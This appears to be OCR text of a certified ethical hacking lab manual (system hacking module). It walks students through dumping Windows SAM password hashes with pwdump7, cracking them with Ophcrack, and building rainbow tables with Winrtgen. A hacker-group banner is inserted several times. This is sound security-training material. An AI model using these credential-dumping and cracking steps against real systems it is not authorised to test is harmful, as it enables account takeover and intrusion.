System Hacking

Module 05

System Hacking

System hacking is the science of testing computers and network for vulnerabilities and harmful plug-ins.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Password hacking is one of the easiest and most common ways hackers obtain unauthorized computer or network access. Although strong passwords that are difficult to crack (or guess) are easy to create and maintain, users often neglect this. Therefore, passwords are one of the weakest links in the information-security chain. Passwords rely on secrecy. After a password is compromised, its original owner isn't the only person who can access the system with it. Hackers have many ways to obtain passwords. They can obtain passwords from local computers by using password-cracking software. To obtain passwords from across a network, they can use remote cracking utilities or network analyzers. The labs in this module demonstrate just how easily hackers can gather password information from your network, and describe password vulnerabilities that exist in computer networks, as well as countermeasures to help prevent these vulnerabilities from being exploited on your systems.

Lab Objectives

The objective of this lab is to help students learn to monitor a system remotely and to extract hidden files and other tasks that include:

- Extracting administrative passwords
- Hiding files and extracting hidden files
- Recovering passwords
- Monitoring a system remotely

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 05 System Hacking

Lab Environment

To carry out this lab, you need:

- A computer running Windows Server 2012
- A computer running Windows Server 2008
- A computer running Windows 8.1 in Virtual machine
- A computer running Kali Linux in virtual machine
- A web browser with an Internet connection
- Administrative privilege to run tools

Lab Duration

Time: 180 Minutes

Overview of System Hacking

The goal of system hacking is to gain access, escalate privileges, execute applications, and hide files.

Lab Tasks

TASK 1

Overview

Recommended labs to assist you in system hacking:

- Dumping and Cracking **SAM Hashes** to Extract **Plaintext Passwords**
- Creating and Using the **Rainbow Tables**
- Auditing System Passwords Using **L0phtCrack**
- Exploiting Client Side Vulnerabilities and Establishing a **VNC Session**
- **Escalating Privileges** by Exploiting Client Side Vulnerabilities
- Exploiting **freeSSHd Vulnerability** and Gaining Access to a Target System
- Hacking **Windows 8.1** Using Metasploit and **Post Exploitation** Using Meterpreter
- System Monitoring Using **RemoteExec**
- User System Monitoring and Surveillance Using **Spytech SpyAgent**
- Web Activity Monitoring and Recording Using **Power Spy 2014**
- Hiding Files Using **NTFS Streams**
- Find Hidden Files Using **ADS Spy**
- Hiding Data Using **White Space Steganography**
- Image Steganography Using **OpenStego**
- Image Steganography Using **Quick Stego**
- Viewing, Enabling, and Clearing Audit Policies Using **Auditpol**

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion on the target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab 1

Dumping and Cracking SAM Hashes to Extract Plaintext Passwords

Pwdump7 can be used to dump protected files. You can always copy a used file by executing pwdump7.exe -d c:\lockedfile.dat backup-lockedfile.dat. Ophcrack is a free open source (GPL licensed) program that cracks Windows passwords by using LM hashes through rainbow tables.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

The Security Account Manager (SAM) is a database file present on Windows machines that stores user accounts and security descriptors for users on a local computer. It stores users' passwords in a hashed format (in LM hash and NTLM hash). Because a hash function is one-way, this provides some measure of security for the storage of the passwords.

In a system hacking life cycle, attackers generally dump operating system password hashes immediately after a compromise of the target machine. The password hashes enable attackers to launch a variety of attacks on the system, including password cracking, pass the hash, unauthorized access of other systems using the same passwords, password analysis, and pattern recognition, in order to crack other passwords in the target environment..

You need to have administrator access to dump the contents of the SAM file. Assessment of password strength is a critical milestone during your security assessment engagement. You will start your password assessment with a simple SAM hash dump and running it with a hash decryptor to uncover plaintext passwords.

Lab Objectives

The objective of this lab is to help students learn how to:

- Use the pwdump7 tool to extract password hashes
- Use the Ophcrack tool to crack the passwords and obtain plain text passwords

HaCkRhInO-TeaM !
Y0uR SeCuiTy iS N0t En0Ugh
wE FrEE t0 FlY
HaCkRhInO-TeaM !

Lab Environment

To carry out the lab you need:

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 05 System Hacking

- **Pwdump7,** located at **D:\CEH-Tools\CEHv9 Module 05 System Hacking\Password Cracking Tools\pwdump7**
- **Ophcrack** tool, located at **D:\CEH-Tools\CEHv9 Module 05 System Hacking\Password Cracking Tools\Ophcrack**
- Run this tool on Windows Server 2012
- You can also download the latest version of pwdump7 at http://www.tarasco.org/security/pwdump_7/index.html
- You can also download the latest version of Ophcrack at http://Ophcrack.sourceforge.net/
- Administrative privileges to run tools

Lab Duration

Time: 10 Minutes

Overview of the Lab

Pwdump7 can also be used to dump protected files. You can always copy a used file by executing pwdump7.exe -d c:\lockedfile.dat backup-lockedfile.dat. Rainbow tables for LM hashes of alphanumeric passwords are provided for free by the developers. By default, Ophcrack is bundled with tables that allow it to crack passwords not longer than 14 characters using only alphanumeric characters.

Rainbow tables for LM hashes of alphanumeric passwords are provided for free by the developers. By default, Ophcrack is bundled with tables that allow it to crack passwords not longer than 14 characters using only alphanumeric characters.

Lab Tasks

TASK 1

Generate Hashes

1. Open the command prompt, and navigate to **D:\CEH-Tools\CEHv9 Module 05 System Hacking\Password Cracking Tools\pwdump7**.
2. Alternatively, you can navigate to **D:\CEH-Tools\CEHv9 Module 05 System Hacking\Password Cracking Tools\pwdump7**, right click **PwDump7.exe**, and select **"CmdHere"** to open the command prompt marking to the Pwdump7 directory.

Active directory passwords are stored in the ntds.dit file and currently the stored structure




FIGURE 1.1: Command prompt at pwdump7 directory

3. Type **pwdump7.exe** and press **Enter**. This displays all the password hashes, as shown in the following screenshot:




FIGURE 1.2: pwdump7.exe result window

Copy a used file by executing: pwdump7.exe -d c:\lockedfile.dat backup-lockedfile.dat.

4. Now, at the command prompt, type **pwdump7.exe > c:\hashes.txt** and press **Enter**.




FIGURE 1.3: Copying hash values into text file

5. The above command will copy all the data of **pwdump7.exe** to the **c:\hashes.txt** file.
6. To check the generated hashes, navigate to **c:** and open the **hashes.txt** file with Notepad.




FIGURE 1.4: hashes.txt window

7. Now, we shall attempt to crack these password hashes with the Ophcrack tool.

TASK 2

Install Ophcrack

8. Navigate to **D:\CEH-Tools\CEHv9 Module 05 System Hacking\Password Cracking Tools\Ophcrack** and double-click **ophcrack-win32-installer-3.6.0.exe**.
9. If an **Open File - Security Warning** pop-up appears, click **Next**.
10. The Ophcrack installation wizard appears, click **Next**.

FIGURE 1.5: Ophcrack installation wizard

11. In the **Choose Components** section, uncheck all the options, and click **Next**.




FIGURE 1.6: Ophcrack installation wizard: Choose Components section

TASK 3

Crack the Passwords Hashes

12. Now, follow the wizard-driven installation steps to install Ophcrack.
13. On completing the installation, launch Ophcrack application from the **Apps** screen.




FIGURE 1.7: Launching ophcrack application from Apps screen

You can also download the OphCrack from http://Ophcrack.sourceforge.net.

HaCkRhInO-TeaM !
Y0uR SeCuiTy iS N0t En0Ugh
wE FrEE t0 FlY
HaCkRhInO-TeaM !

14. The **Opherack** main window appears, as shown in the following screenshot:




FIGURE 1.8 Ophcrack Main window

Rainbow tables for LM hashes of alphanumeric passwords are provided for free by the developers

15. Click the **Load** menu, and select **PWDUMP file**.





FIGURE 1.9: Selecting PWDUMP file

Ophcrack is bundled with tables that allows it to crack passwords no longer than 14 characters using only alphanumeric characters


16. The **Open PWDUMP file** window appears. Browse the PWDUMP file (**hashes.txt** located in **C:**), which is already generated by using PWDUMP7 in the previous steps.
17. Select the **hashes.txt** file, located in C:\, and click **Open**.



Ophcrack is also available as Live CD distributions which automate the retrieval, decryption, and cracking of passwords on a Windows system.

FIGURE 1.10: Import the hashes from PWDUMP file

18. Hashes are loaded in Ophcrack, as shown in the following screenshot:



Ophcrack Cracks LM and NTLM Windows hashes.

FIGURE 1.11: Hashes added to Ophcrack

19. Click the **Tables** menu.




FIGURE 1.12: selecting the Rainbow table

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 05 System Hacking

Note: You can download free XP and Vista Rainbow Tables from http://ophcrack.sourceforge.net/tables.php.

Ophcrack Free tables are available for Windows XP, Vista and 7.

20. Table Selection window appears; select **Vista free** and click **install**.




FIGURE 1.13: Installing vista free rainbow table

21. The **Select the directory which contains the tables** window appears. Select the **table_vista_free** folder, which is already downloaded and kept in **D:\CEH-Tools\CEHv9 Module 05 System Hacking\Password Cracking Tools\Ophcrack,** and click **Select Folder**.

Loads hashes from encrypted SAM recovered from a Windows partition




FIGURE 1.14: Choosing the table

22. This tables_vista_free is a pre-computed table for reversing cryptographic hash functions and recovering a plaintext passwords up to a certain length.
23. The selected **table_vista_free** is installed under the name **Vista free**, which is represented by a green colored bullet. Select the table, and click **OK**.




FIGURE 1.15: vista free rainbow table installed

24. Click **Crack** on the menu bar. Ophcrack begins to crack passwords.




FIGURE 1.16: Cracking the hashes

This is necessary if the generation of the LM hash is disabled (this is default for Windows Vista), or if the password is longer than 14 characters (in which case the LM hash is not stored).

25. Cracked passwords are displayed, as shown in the following screenshot:




FIGURE 1.17: Hashes cracked successfully

26. In real time, if an attacker attempts to exploit a machine and escalate the privileges, he/she can obtain password hashes using tools such as PWdump7. By doing so, they can use hash decoding tools like Ophcrack to acquire plain-text passwords.

Lab Analysis

Analyze all the password hashes gathered during this lab, and figure out what the password was.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 2

Creating and Using Rainbow Tables

Winrtgen is a graphical Rainbow Tables Generator that supports LM, FastLM, NTLM, LMCHALL, HalfLMCHALL, NTLMCHALL, MSCACHE, MD2, MD4, MD5, SHA1, RIPEMD160, MySQL323, MySQLSHA1, CiscoPIX, ORACLE, SHA-2 (256), SHA-2 (384), and SHA-2 (512) hashes.

RainbowCrack is a computer program that generates rainbow tables for use in password cracking.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Once an attacker gains access to a system's SAM database dump, the easiest and fasted route he or she can follow to recover the plain text password is to use rainbow tables. A rainbow table is a precomputed table of all possible combinations of a given character set and their respective hash values, used for reversing cryptographic hash functions. Password crackers compare the rainbow table's precompiled list of potential hashes to hashed passwords in the database. The rainbow table associates plaintext possibilities with each of those hashes, which the attacker can then exploit to access the network as an authenticated user.

Rainbow tables make password cracking much faster than earlier methods, such as brute-force cracking and dictionary attacks. However, the approach uses a lot of RAM due to the large amount of data in such a table. With the availability of large computing power, you can generate huge rainbow tables that you can use for your security and password audit assignments.

Lab Objectives

The objective of this lab is to show students how to create rainbow tables and use them to crack the hashes and obtain plain text passwords.

HaCkRhInO-TeaM !
Y0uR SeCuiTy iS N0t En0Ugh
wE FrEE t0 FlY
HaCkRhInO-TeaM !

Lab Environment

To carry out this lab, you need:

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 05 System Hacking

- A computer running Window Server 2012
- Winrtgen Tool located at **D:\CEH-Tools\CEHv9 Module 05 System Hacking\Tools to Create Rainbow Tables\Winrtgen**
- RainbowCrack Tool located at **D:\CEH-Tools\CEHv9 Module 05 System Hacking\Tools to Create Rainbow Tables\RainbowCrack**
- Or download the latest version of Winrtgen at http://www.oxid.it/projects.html
- Or download the latest version of RainbowCrack at http://project-rainbowcrack.com/
- If you wish to download the latest version, then screenshots shown in the lab might differ
- Administrative privileges to run the tools

Lab Duration

Time: 10 Minutes

You can also download Winrtgen from http://www.oxid.it/projects.html.

Overview of Rainbow Tables

A rainbow table is a pre-computed table for reversing cryptographic hash functions, typically used for cracking password hashes. Tables are usually used in recovering the plaintext password consisting of a limited set of characters, up to a certain length.

Lab Task

TASK 1

Generate Rainbow Table

1. Navigate to **D:\CEH-Tools\CEHv9 Module 05 System Hacking\Tools to Create Rainbow Tables\Winrtgen**, and double-click **winrtgen.exe**.
2. If an **Open File - Security Warning** pop-up appears, click **Run**.
3. The main window of Winrtgen opens, as shown in the following screenshot:

FIGURE 2.1: Winrtgen main window

Rainbow tables usually used to crack a lot of hash types such as NTLM, MD5, SHA1

HaCkRhInO-TeaM !
Y0uR SeCuiTy iS N0t En0Ugh
wE FrEE t0 FlY
HaCkRhInO-TeaM !

4. Click on **Add Table** button to add a new rainbow table.




FIGURE 2.2: creating the rainbow table

You can also download Winrtgen from http://www.oxid.it/projects.html.

5. The **Rainbow Table properties** window appears.
   i. Select **ntlm** from Hash dropdown list.
   ii. Set Min Len as **4**, Max Len as **6** and Chain Count **4000000**
   iii. Select **loweralpha** from Charset dropdown list (its depends upon Password).
6. Click **OK**.




FIGURE 2.3: Rainbow Table properties window

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 05 System Hacking

7. With these settings, you are creating a rainbow table that can be used to crack only **ntlm** hashes containing **lowercase alphabetical** passwords varying between **4-6 characters** in length.

8. A file will be created and displayed in the Winrtgen window. Click **OK**.




FIGURE 2.4: Creating Rainbow table

You must be mindful of your hard-disk space. A simple rainbow table for 1–5 alphanumeric costs about 613 MB of your hard disk.

9. Winrtgen begins to create the hash table.

Note: Winrtgen takes a lot of time to generate hashes. So, to save time for Lab demonstration, a pregenerated hash table is kept at the location **D:\CEH-Tools\CEHv9 Module 05 System Hacking\Tools to Create Rainbow Tables\Winrtgen**

10. The created hash table is saved automatically in **D:\CEH-Tools\CEHv9 Module 05 System Hacking\Tools to Create Rainbow Tables\Winrtgen**.




FIGURE 2.5: Generated Rainbow table file

